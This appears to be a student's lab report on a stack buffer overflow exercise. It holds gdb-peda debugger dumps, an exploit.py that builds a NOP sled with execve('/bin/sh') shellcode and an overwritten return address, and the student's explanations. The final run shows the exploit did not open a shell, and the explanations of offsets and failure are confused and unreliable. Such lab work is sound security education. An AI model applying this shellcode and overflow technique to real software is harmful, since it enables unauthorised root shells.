EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xffffcf08 --> 0xffffd138 --> 0x0
ESP: 0xffffcafc --> 0x565563ee (<dummy_function+62>:    add    esp,0x10)
EIP: 0x565562ad (<bof>: endbr32)
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT direction overflow)

[-------------------------------------code-------------------------------------]
   0x565562a4 <frame_dummy+4>:
    jmp    0x56556200 <register_tm_clones>
   0x565562a9 <__x86.get_pc_thunk.dx>:  mov    edx,DWORD PTR [esp]
   0x565562ac <__x86.get_pc_thunk.dx+3>:        ret
=> 0x565562ad <bof>:    endbr32
   0x565562b1 <bof+4>:  push   ebp
   0x565562b2 <bof+5>:  mov    ebp,esp
   0x565562b4 <bof+7>:  push   ebx
   0x565562b5 <bof+8>:  sub    esp,0x74
[------------------------------------stack-------------------------------------]
0000| 0xffffcafc --> 0x565563ee (<dummy_function+62>:   add    esp,0x10)
0004| 0xffffcb00 --> 0xffffcf23 --> 0x456
0008| 0xffffcb04 --> 0x0
0012| 0xffffcb08 --> 0x3e8
0016| 0xffffcb0c --> 0x565563c3 (<dummy_function+19>:   add    eax,0x2bf5)
0020| 0xffffcb10 --> 0x0
0024| 0xffffcb14 --> 0x0
0028| 0xffffcb18 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xffffcf23 "V\004") at stack.c:15
15      {
```

Alexis Navarro




```
gdb-peda$ next
[----------------------------------registers-----------------------------------]
EAX: 0x56558fb8 --> 0x3ec0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('`')
EDX: 0xffffcf00 --> 0xf7fb4000 --> 0x1e6d6c
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xffffcaf8 --> 0xffffcf08 --> 0xffffd138 --> 0x0
ESP: 0xffffca80 ("1pUV\024\317\377\377\220\325\377\367\340\263\374", <incomplete sequence \367>)
EIP: 0x565562c2 (<bof+21>:      sub    esp,0x8)
EFLAGS: 0x10216 (carry PARITY ADJUST zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x565562b5 <bof+8>:  sub    esp,0x74
   0x565562b8 <bof+11>: call   0x565563f7 <__x86.get_pc_thunk.ax>
   0x565562bd <bof+16>: add    eax,0x2cfb
=> 0x565562c2 <bof+21>: sub    esp,0x8
   0x565562c5 <bof+24>: push   DWORD PTR [ebp+0x8]
   0x565562c8 <bof+27>: lea    edx,[ebp-0x6c]
   0x565562cb <bof+30>: push   edx
   0x565562cc <bof+31>: mov    ebx,eax
[------------------------------------stack-------------------------------------]
0000| 0xffffca80 ("1pUV\024\317\377\377\220\325\377\367\340\263\374", <incomplete sequence \367>)
0004| 0xffffca84 --> 0xffffcf14 --> 0x0
0008| 0xffffca88 --> 0xf7ffd590 --> 0xf7fd1000 --> 0x464c457f
0012| 0xffffca8c --> 0xf7fcb3e0 --> 0xf7ffd990 --> 0x56555000 --> 0x464c457f
0016| 0xffffca90 --> 0x0
0020| 0xffffca94 --> 0x0
0024| 0xffffca98 --> 0x0
0028| 0xffffca9c --> 0x0
[------------------------------------------------------------------------------]
```




```
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
19          strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xffffcaf8
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xffffca8c
gdb-peda$ quit
[10/01/22]seed@VM:~/.../code$ 
```

Explanation: in this section I would be accessing the stack-L1-dbg file which would be running within a debugger which is gdb a command to allow debugging instead of using an IDE. Within the debugger, I can see many different addresses that is getting accessed and storing information in the registers, code, and stack sections of memory. Adding on to that I can tell that there is some use of assembly language within the code section just to show the instructions that are being done within the addresses. Soon after I printed the addresses of the ebp and the buffer which are supposed to be used in the exploit.py code.

Alexis Navarro




```
 1 #! /usr/bin/python3
 2 import sys
 3
 4 # Replace the content with the actual shellcode
 5 #shellcode= (
 6 #   "\x90\x90\x90\x90"
 7 #   "\x90\x90\x90\x90"
 8 #).encode('latin-1')
 9
10 shellcode = ("\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
11 "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
12 "\xd2\x31\xc0\xb0\x0b\xcd\x80").encode('latin-1')
13
14 # Fill the content with NOP's
15 content = bytearray(0x90 for i in range(517))
16
17 ####################################################################
18 # Put the shellcode somewhere in the payload
19 start = 100 - len(shellcode)              # Change this number
20 #print("length: ",len(shellcode))
21 content[start:] = shellcode
22
23 #Decide the return address value
24 #and put it somewhere in the payload
25 #ebp: 0xffffcaf8;
26 #buffer 0xffffca8c;
27 #0xffffcaf8-0xffffca8c+4
28 ret  = 0xffffcaf8+4     # $ebp+4
29 offset = 108+2          # Change this number $ebp-buffer+4
```



```
30
31 L = 4     # Use 4 for 32-bit address and 8 for 64-bit address
32 content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
33 ####################################################################
34
35 # Write the content to a file
36 with open('badfile', 'wb') as f:
37   f.write(content)
```

Explanation: To begin with the exploit.py file, I would add the shell code for the 32-bit section from the call_shellcode.c file into the shellcode variable. Soon afterwards I declared the start variable to the 100 since it seemed like we always started at a 100 during the lectures but this value will be our input size that we want to start in inside the address space minus the max size of the shellcode which was 27. After, I would change the return the ebp to another address by adding 4 to it then in the offset I declared it to 108 since ebp minus the buffer is 108 then added 2 to it instead of what the comment to the side said. I used 108 +2 since I would be getting a segmentation fault when running the code, but the 2 could be any other number since the issue was at the start variable which instead of 100, I used 500 which was the cause of my error. Also I changed line 21 since having start:start+len(shellcode) would be giving a segmentation fault.

Alexis Navarro



```
[10/10/22]seed@VM:~/.../code$ sudo ./exploit.py
[10/10/22]seed@VM:~/.../code$ ./stack-L1
Input size: 104
==== Returned Properly ====
[10/10/22]seed@VM:~/.../code$ 
```

Explanation: When running the exploit.py file I had to use the sudo command since it would give me a permission denied when I just use ./exploit.py. Once running, I followed the instructions from the pdf and ran ./stack-L1 which gave me the input size of 104 and that I returned properly, which I can assume that I somehow got access to that address when running the vulnerable program. However, I believe that im not able to access the root shell since more than likely address 104 doesn't have information related to the root.